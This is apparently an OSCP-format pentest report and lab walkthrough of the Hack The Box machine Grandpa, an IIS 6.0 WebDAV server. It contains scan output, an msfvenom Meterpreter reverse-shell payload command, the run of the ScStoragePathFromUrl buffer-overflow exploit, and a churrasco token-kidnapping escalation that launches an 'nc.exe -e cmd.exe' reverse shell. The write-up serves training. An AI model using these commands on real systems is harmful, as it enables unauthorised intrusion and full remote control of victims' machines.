
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-19

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.14(Grandpa)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	10
3.2.1.5	Proof File	12
4	Maintaining Access	14
5	House Cleaning:	15

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Grandpa**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Grandpa** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Grandpa(10.10.10.14) - ScStoragePathFromUrl Remote Buffer Overflow

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Grandpa - 10.10.10.14

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Grandpa**.

3.2.1 System IP: 10.10.10.14(Grandpa)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.14	TCP: 80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Tue Jul 20 15:11:44 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.14
Nmap scan report for 10.10.10.14
Host is up, received echo-reply ttl 127 (0.16s latency).
Scanned at 2021-07-20 15:11:45 PDT for 22s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127  Microsoft IIS httpd 6.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
↪ MOVE MKCOL PROPPATCH
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
↪ PROPPATCH
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
|_ http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
↪ PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Date: Tue, 20 Jul 2021 22:12:04 GMT
|_ WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 20 15:12:07 2021 -- 1 IP address (1 host up) scanned in 22.61 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Tue Jul 20 15:12:29 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.14
Nmap scan report for 10.10.10.14
Host is up, received echo-reply ttl 127 (0.16s latency).
Scanned at 2021-07-20 15:12:29 PDT for 269s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT      STATE SERVICE REASON          VERSION
```

```
80/tcp open  http      syn-ack ttl 127 Microsoft IIS httpd 6.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
|   ↪ MOVE MKCOL PROPPATCH
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
|   ↪ PROPPATCH
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
|_ http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Date: Tue, 20 Jul 2021 22:16:52 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
|   ↪ PROPPATCH, LOCK, UNLOCK, SEARCH
|_ WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 20 15:16:58 2021 -- 1 IP address (1 host up) scanned in 269.04 seconds
```

Gobuster

```
/images/ (Status: 200)
/Images/ (Status: 200)
/IMAGES/ (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.14

Vulnerability Exploited : ScStoragePathFromUrl Remote Buffer Overflow

System Vulnerable : 10.10.10.14

Vulnerability Explanation : Web administrator has used a vulnerable version to Remote buffer overflow attack which has to be updated to the latest version

Privilege Escalation Vulnerability : Token Kidnapping Local Privilege Escalation

Vulnerability fix : Company has to upgrade the servers to the latest version along with patches

Severity Level : Critical

From the scan i can see that the machine is using Webdav application. There is nothing interesting in the website which has just a default under construction page.




Figure 3.1: grandpa/images/205-web.png

We have an application called davtest to scan the application webdav.

While running the application it provides various test results as shown below.

```
perl davtest.pl -url http://10.10.10.14 | tee test.txt

MKCOL                FAIL
*****
Testing DAV connection
OPEN                 SUCCEED:                http://10.10.10.14
*****
NOTE    Random string for this session: 0JcFvGzm
*****
Creating directory
*****
Sending test files
PUT     pl          FAIL
PUT     asp         FAIL
PUT     html        FAIL
PUT     txt         FAIL
```



```

PUT      jsp      FAIL
PUT      aspx     FAIL
PUT      cfm      FAIL
PUT      cgi      FAIL
PUT      php      FAIL
PUT      jhtml    FAIL
PUT      shtml    FAIL

```

```

*****
davtest.pl Summary:

```

By checking the test i can see that there is no options to put the contents on the server. So lets search the searchsploit for the IIS version 6.0.

```

→ I723R0 searchsploit IIS 6.0
-----
Exploit Title | Path
-----
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure | windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow | windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service | windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service | windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) | windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow | windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass | windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1) | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2) | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch) | windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities | windows/remote/19033.txt
-----
Shellcodes: No Results

```

Figure 3.2: grandpa/images/210-searchsploit.png

By searching for the searchsploit i can see that there is a Remote buffer flow vulnerability but however upon trying i dont see its working.

While googling i found explodingcan exploit which has an argument with shell code. We can run the same and try it to exploit.

In an example i can see an exploit msfvenom code to generate the payload.

```

msfvenom -p windows/meterpreter/reverse_tcp -f raw -v sc -e x86/alpha_mixed LHOST=10.10.14.10
↪ LPORT=9001 > shellcode_grandpa

```

```

→ I723R0
→ I723R0 python2.7 explodingcan.py
Usage: explodingcan.py <url> <shellcode-file>
→ I723R0
→ I723R0

```

Figure 3.3: 215-exploit_usage.png

Lets run the exploit with the shell code and see if there is any reverse shell. Meanwhile i have initiated the meterpreter session with multi handler.

```
→ I7Z3R0
→ I7Z3R0 python2.7 explodingcan.py http://10.10.10.14 shellcode_grandpa
[*] Using URL: http://10.10.10.14
[*] Server found: Microsoft-IIS/6.0
[*] Found IIS path size: 18
[*] Default IIS path: C:\Inetpub\wwwroot
[*] WebDAV request: OK
[*] Payload len: 2280
[*] Sending payload...
]

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport 9001
lport => 9001
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.14.10:9001
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.10:9001 -> 10.10.10.14:1049) at 2021-07-21 11:40:01 -0700
```

Figure 3.4: grandpa/images/220-exploit_run.png

With the exploit we got the meterpreter session without any issues.

3.2.1.4 Privilege Escalation

Since we got the reverse shell we need to find a way to escalate the privileges. Currently we are nt authority network service.

Lets use windows exploit suggerter to check if we can get any suggestion for privilege escalation.

As per the systeminfo the system is Microsoft(R) Windows(R) Server 2003, Standard Edition 5.2.3790 Service Pack 2 Build 3790.


The important one shows here is ms15-051 which is not working as expected. So by googling i found an exploit called Microsoft Windows Server 2003 - Token Kidnapping Local Privilege Escalation and while searching for the executable i got from Churrassco. We can use this to exploit the machine.

Downloaded the churassco.exe from the same location and trying to set up a smbserver to get the executable on the machine.

Below is the command used to setup a smbserver. Used temp as a directory.

```
sudo python3 /opt/impacket/examples/smbserver.py temp  
↪ /home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/grandpa/
```


Since the smbserver have been created lets transfer the exploit to the target machine and get it executed and check if there is any luck for us.



```
c:\windows\system32\inetsrv> //10.10.14.10/temp/churrasco.exe  
//10.10.14.10/temp/churrasco.exe  
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"  
C:\DOCUME~1\NETWOR~1\LOCALS~1\Temp  
  
c:\windows\system32\inetsrv>
```

Figure 3.5: 255-exploit_download.png

It seems like the exploit requires an argument. So lets run with who am i and check it.



```
c:\windows\system32\inetsrv>  
c:\windows\system32\inetsrv> //10.10.14.10/temp/churrasco.exe "whoami"  
//10.10.14.10/temp/churrasco.exe "whoami"  
nt authority\system  
  
c:\windows\system32\inetsrv>
```

Figure 3.6: 260-exploit_working.png

We can clearly see that the exploit is working without any issues. We can make this application to download the nc.exe binary from our machine and get the administrator reverse shell.

Inorder to achieve this i copied the nc.exe 32-bit version from the github and saved on the machine so that the target downloads this without any issues.

```
//10.10.14.10/temp/churrasco.exe "\\10.10.14.10\temp\nc.exe -e cmd.exe 10.10.14.10 9002"
```

Started the netcat listener on the machine for a different port 9002.

```
c:\windows\system32\inetsrv>//10.10.14.10/temp/churrasco.exe "\\10.10.14.10\temp\nc.exe -e cmd.exe 10.10.14.10 9002"
//10.10.14.10/temp/churrasco.exe "\\10.10.14.10\temp\nc.exe -e cmd.exe 10.10.14.10 9002"

c:\windows\system32\inetsrv>//10.10.14.10/temp/churrasco.exe "whoami"
//10.10.14.10/temp/churrasco.exe "whoami"
nt authority\system

c:\windows\system32\inetsrv>
```

Figure 3.7: 265-exploit_run.png

Not sure why i had to both the commands which provided me the reverse shell of the machine with some temp folder.

```
→ I7Z3R0 nc -nlvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.10.15 1038
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\DOCUME~1\NETWOR~1\LOCALS~1\Temp>whoami
whoami
nt authority\system

C:\DOCUME~1\NETWOR~1\LOCALS~1\Temp>
```


3.2.1.5 Proof File

User

```
C:\Documents and Settings\Harry\Desktop>
C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdi [REDACTED] 69
C:\Documents and Settings\Harry\Desktop>
```

Figure 3.8: 270-user.txt.png

Root



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
93 [REDACTED] 7b
C:\Documents and Settings\Administrator\Desktop>
```

Figure 3.9: 275-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.